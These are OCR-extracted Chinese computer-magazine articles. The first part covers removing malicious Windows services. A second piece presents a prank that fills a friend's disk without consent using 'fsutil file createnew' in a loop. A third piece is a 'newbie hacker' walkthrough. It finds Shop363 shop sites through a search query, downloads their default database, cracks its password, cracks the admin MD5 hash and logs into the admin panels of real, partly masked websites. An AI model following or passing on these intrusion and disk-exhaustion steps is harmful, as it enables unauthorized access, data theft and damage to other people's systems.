


图2




图3

三、使用Launch Application as Service清除垃圾服务

Launch Application as Service是一款功能强大的系统服务管理软件，在其主窗口的“Localhost”面板中显示所有的服务项目，包括服务的显示名称、服务名称、运行状态等参数。在其中选中需要删除的服务，在其右键菜单（如图2）上点击“Delete Service”项，在弹出的确认窗口中点击“是”按钮，即可将该服务彻底删除。当然，您还可以在上述菜单中点击“Create on localhost”项，来创建新的服务。点击“Start Service”或者“Stop Service”项，来启动或者停止目标服务。点击“Edit Service”项，来深入调整目标服务的属性。点击“Copy to”项，可以将目标服务复制到远程主机。下载地址：http://www.eltima.com/download/application_service.exe。

四、使用卡卡安全助手清除垃圾服务

在瑞星卡卡安全助手窗口工具栏中点击“高级工具”按钮，在窗口左侧点击“启动项管理”项，在右侧窗口中打开“服务项”面板（如图3），在其中默认显示所有非系统的服务项目，包括其安全级别、状态、位置、描述信息、公司名称等内容，据此您可以非常轻松的找到需要清理的服务项目。在目标服务的右键菜单上点击“禁用”项，即可禁止该服务运行。也可以在上述菜单中点击“跳转到相关位置”项，即可直接打开注册表，并自动定位到该服务对应的主键路径中。直接将该服务的注册表主键删除，随后重新启动电脑，即可让其从系统中彻底消失。

五、使用系统硬件配置文件清除垃圾服务

在“我的电脑”图标的右键菜单上点击“属性”，项，在系统属性窗口的“硬件”面板中点击“硬件配置文件”按钮，在硬件配置文件窗口点击“复制”按钮，输入新的配置文件名称（例如“CleanService”），创建新的硬件配置文件。随后在Windows的服务管理窗口双击恶意服务项目（例如“QQCVK”病毒服务），在其属性窗口中打开“登录”面板，在其底部显示所有的硬件配置文件名称，在其中选中上述硬件配置文件，点击“禁用”按钮，这样该恶意服务在新的硬件配置文件中就无法运行了。然后重启电脑并选择上述硬件配置文件，当进入系统后该恶意服务就无法启动了。在注册表编辑器中打开“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services”分支，查找到恶意服务主键路径，在其中的“ImagePath”键值名中记下病毒文件的路径，也可以打开其下的“Parameters”分支，在其中的“ServiceDll”键值名中找到病毒文件路径。最后在注册表中删除病毒服务项目，同时将相关的病毒文件删除即可。

填盘小命令fsutil

牟晓东

若干年前曾经流行过一阵网页恶意代码和文本炸弹式破坏程序，其中一般都少不了“Format /U /Q”（无条件快速格式化硬盘）和“Deltree /Y”（无条件删除目录）之类的DOS命令；另外，还有一些病毒喜欢通过复制N多文件的方式来迅速占满硬盘空间（尤其是系统盘），这样的一些损人不利己的破坏行为很是令人不齿。当然，我们在做好安全防护的同时最好是掌握这些代码的运行机理；甚至，我们也同样能做出类似或更“好”的程序来。删除文件或格式化硬盘就免谈了（别伤了朋友感情），通过简

单的一个Windows小命令来迅速填满朋友电脑的硬盘空间倒不失为一个很不错的整蛊方法，在愚人节或自己不爽的时候“修理”somebody一次。




图1

在朋友起身如厕几分钟之内，迅速进入对方电脑的CMD窗口模式下，输入“E:”后回车转到E盘（其它盘符均可）；然后输入命令“fsutil file createnew bomb.txt 1073741824”，回车，很快这个E盘就会生成一个大小为1GB的bomb.txt空文本文件（如图1）。

只要你愿意，完全可以把命令中最后的那个数字设置得稍大些，其中的“1073741824”是三个1024相乘的结果，意思是生成的bomb.txt大小正好是1GB。如果提前编写个批处理文件，其中加上For循环命令的话，估计再大的硬盘空间也抗不了这样的几分钟折腾，呵呵。其实，利用Fsutil命令不仅可以这样来“使坏”，这样的招式我们完全可以用来作测试——生成一个大小正好是多少的文件，测测看新买的U盘容量是否如JS所云。

菜鸟黑客成长之“借蛋生技”法

牟晓东

正所谓做什么都有第一次，而所有的“大牛”们也都是从菜鸟走过来的。在“黑道”上不断摸索前进的菜鸟们，如何进行持续、高效的技术自学是不断成长的不二法则。除了作《X》的忠实粉丝坚持不懈地阅读和复习杂志之外，如何进行入门之后的“修行”呢？有句老话叫作“见多识广”，貌似黑客“大牛”们一般都是在入侵检测中左右逢源，甚至有时会在瞬间就秒杀对方，他们平时储备和积淀的丰富知识就像是武林高手所修炼的深厚功力，碰到问题时自然就会想到它的解决方法，或者有一个从旧技术而衍生出来的新招式来对付新问题。今天与大家共享一个自我提高的高效学习方法，我把它叫作“借蛋生技”法，其实就是尽可能多地接触目前已经被曝光的漏洞判断及利用方法，并且务必要照葫芦画瓢地操作演练一番，很适合于成长中的菜鸟。经过一段时间的“借蛋生技”自我修炼过程，相信你也会在之后的入侵检测中体验到“非一般”的感觉了，不知不觉之中便会功力大增。

平时建议大家在网上多找些“蛋”来研究一下，就以Shop363网店程序的漏洞为例吧（企业网站的安全性一向是比较弱的），因为无意之中在网上看到一篇名为“shop363网店程序真正通杀漏洞利用”的文章（貌似2010年就有了），大家可以百度或Google一下。文章中说虽然Shop363的注射过滤做得比较到位但安全性还是非常弱，比如默认的数据库可以被远程下载等等。我们菜鸟直接按照文章所述来操作即可：

打开百度或Google，以关键字“技术支持：shop363.net”进行搜索，在百度出的近千个（Google是3万多个）结果中，除了一小半是该漏洞内容的通报及利用方法之外，剩下的大都是采用Shop363网店程序的网站。以百度出的第一条某家居饰品网站记录为例（http://www.9xxxxxxr.com/），我们只须在浏览器地址栏中将该域名后面添加“Data_Shop363/Date_Shop363_shop.mdb”进行访问，结果真如文章所说——出现了下载网站默认数据库的提示（如图1）。




图1




图2

不过，当双击准备调用Access来打开下载的Date_Shop363_shop.mdb时，却被提示“请输入数据库密码：”，似乎比较安全。其实，数据库已经被下载了，突破这层小小的障碍几乎

是不费吹灰之力。这里我们用到一个名为“AccessUnLock[解密].exe”的绿色小程序（462KB），双击运行之后先点击“路径”按钮定位Date_Shop363_shop.mdb，然后点击“获取口令”按钮即可迅速破解出该数据库的密码是“action-shop363?”（如图2），字母、数字和特殊符号都有，貌似很安全。接着，使用该口令打开数据库，再双击打开第一个表“Shop363_Admin”，发现其中有账号“admin”和对应的“dfcb806c8afcab14”MD5密码（如图3）。将该MD5密码复制到在线MD5网站破解，得到结果是“279631871”。




图3

在该网站域名之后添加“/admin_shop363”进行访问后台管理的操作，将账号、密码和验证码分别输入之后点击“登陆”按钮，成功进去了（如图4）。看，在“SQL注入管理”中果然有个“SQL通用防注入系统”，将很多的IP锁定了，因为曾经提交过类似于“and 1=2”、“and 8=8”等的注入测试数据，证明了文章所说的“将注射中的空格、select、%20、+号、还有/**/等过滤为空”果然不虚。当然，既然是“通杀”，那就是说所有使用该模板的网站都会犯下这同一个错误，使用同样的方法都能进入后台管理，于是再测试百度结果的第二条网站记录（某二手车网站http://www.cxxxxxxxc.com），结果真的是如出一辙：可以下载默认的数据库Date_Shop363_shop.mdb、打开密码也是“actionshop363?”、后台登录地址也是“/admin_shop363”……只要管理员所设置的账号密码不是太复杂（可以被在线MD5破解出来），那么都可以直接登录进入后台管理（如图5）。看看，一样都具有“SQL通用防注入系统”呢！

